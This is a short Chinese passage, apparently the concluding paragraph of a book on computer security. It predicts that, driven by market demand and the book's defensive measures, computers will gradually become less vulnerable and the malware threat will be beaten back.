最后，在未来的 5 年或者更长的时间里，我相信我们会看到这些努力结出丰硕的果实，计算机将有比过去更少的攻击弱点。当然，这不会在一夜之间发生。但是在市场需求的推动下，它正向着正确的方向发展。使用我们在本书中讨论过的防御措施，在计算机安全业的这些基础变革的支持下，相信我们将可以逐步挫败 Malware 的威胁。